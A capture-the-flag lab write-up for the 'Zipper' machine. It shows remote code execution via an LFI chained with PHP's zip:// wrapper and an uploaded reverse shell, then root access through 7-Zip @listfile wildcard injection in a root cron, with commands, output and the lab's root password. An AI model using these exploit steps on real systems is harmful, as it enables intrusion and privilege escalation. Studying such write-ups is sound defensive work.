Zipper
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Zipper is an online ZIP converter.index.php?file=has an LFI, and since the site compresses whatever we upload into a.zip, we chain PHP'szip://wrapper to run a webshell inside the archive (RCE via PHP's zip:// wrapper), landing aswww-data. A root cron runs7za a ... *.zipin a directory we can write to; we abuse 7-Zip's@listfilesyntax to leak/root/secretinto the log (arbitrary read via 7-Zip @listfile). That secret is root's password.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Two ports:
ping -c 1 192.168.114.229
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.114.229
PORT STATE SERVICE
22/tcp open ssh
80/tcp open httpnmap -p22,80 -sCV 192.168.114.229 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: ZipperWeb - TCP 80


The site, "Zipper", is a converter: upload files and it compresses them into a .zip dropped in /uploads/. The landing page is served as index.php?file=home, an inclusion pattern that smells of LFI:
A dirsearch confirms /upload.php and /uploads/:
dirsearch -u http://192.168.114.229/ --exclude-status=404,403
[15:21:22] 200 - /style
[15:21:24] 200 - /upload.php
[15:21:25] 301 - /uploads  ->  http://192.168.114.229/uploads/
Exploitation
LFI + zip:// wrapper = RCE
Two pieces fit: (1) index.php?file= includes server files (LFI) and (2) everything we upload ends up as /uploads/upload_<timestamp>.zip. PHP offers the zip:// stream wrapper, which opens a specific entry inside a ZIP with the syntax zip://path.zip#entry. If we upload a ZIP containing a rev.php, we can ask the LFI to include and run that entry (RCE via PHP's zip:// wrapper).

As the payload we use PentestMonkey's PHP reverse shell from revshells.com, pointing at our IP and port:

We save it as rev.php (the $ip/$port are baked into the script header):
We upload it through Zipper's form, which compresses it into a .zip:

The site confirms "Files uploaded successfully and compressed into a zip format" and gives us the exact name of the generated archive: upload_1770392287.zip (that is where the name we use in the wrapper comes from):
We start nc listening for the incoming shell (the port baked into rev.php):
nc -nlvp <port>Then we point file= at the wrapper, with #rev encoded as %23rev:
http://192.168.114.229/index.php?file=zip://./uploads/upload_1770392287.zip%23rev
The shell runs as www-data.
Local
cat local.txt && whoami && ip a && hostname
a915350183b78b90934e03d88e97b244
www-data
Privilege escalation
Root cron with 7-Zip and its wildcards
/etc/crontab reveals a task running every minute as root, and its script compresses the .zip files in the upload directory, encrypting them with a secret:
cat /etc/crontab
cat /opt/backup.sh
* * * * * root bash /opt/backup.sh#!/bin/bash
password=`cat /root/secret`
cd /var/www/html/uploads
rm *.tmp
7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.logWe cannot read /root/secret directly, but we can write into /var/www/html/uploads, and that is where the *.zip wildcard works its magic. 7-Zip treats any argument starting with @ as a list file (@listfile): it reads that file and treats each line as a filename to add. Since the shell expands *.zip, we just create a file named @x.zip (starts with @ and matches *.zip) and a symlink x.zip pointing at /root/secret (arbitrary read via 7-Zip @listfile):
cd /var/www/html/uploads
touch @x.zip
ln -s /root/secret x.zip
On the next cron cycle, 7-Zip reads x.zip (the contents of /root/secret), tries to add a file with that name, cannot find it and dumps it as a warning into backup.log. There the secret sits:
cat /opt/backups/backup.log
Scan WARNINGS for files and folders:
WildCardsGoingWild : No more files
The contents of /root/secret are WildCardsGoingWild, which turns out to be root's password:
su root # WildCardsGoingWildRoot
cat /root/proof.txt && whoami && ip a && hostname
402b7c04959e89d00e048633f3e1c74a
root
Attack chain
HTTP (80)  --  Zipper: LFI in index.php?file= + upload to /uploads/*.zip
        │  wrapper zip://./uploads/upload_<ts>.zip#rev -> runs rev.php
        ▼
www-data  (local.txt)
        │  root cron: 7za a backup.zip -p$(cat /root/secret) *.zip
        │  @x.zip + symlink x.zip->/root/secret -> secret leaked to backup.log
        ▼
root  (proof.txt)  [su with WildCardsGoingWild]
Lessons learned
- A
file=that includes is LFI, and withzip://it is RCE. Combining an LFI with a place where we control a ZIP's contents (the site's own feature) let us run code without uploading a directly served.php. PHP wrappers (zip://,phar://,php://filter) must always be on the radar against an LFI. - Wildcards in root scripts are dangerous.
7za ... *.ziplets an attacker inject arguments by creating specially named files. It is the same pattern astar --wildcards: anchor paths (./) and avoid globs over writable directories. - 7-Zip's
@listfileis arbitrary file read. An@in the name turns 7-Zip into a reader of other files; the "No more files" error leaks their contents. A root secret ended up in a readable log. - Do not store passwords in files another process reads.
/root/secretfed the cron; as soon as that process could be manipulated, the secret was exposed.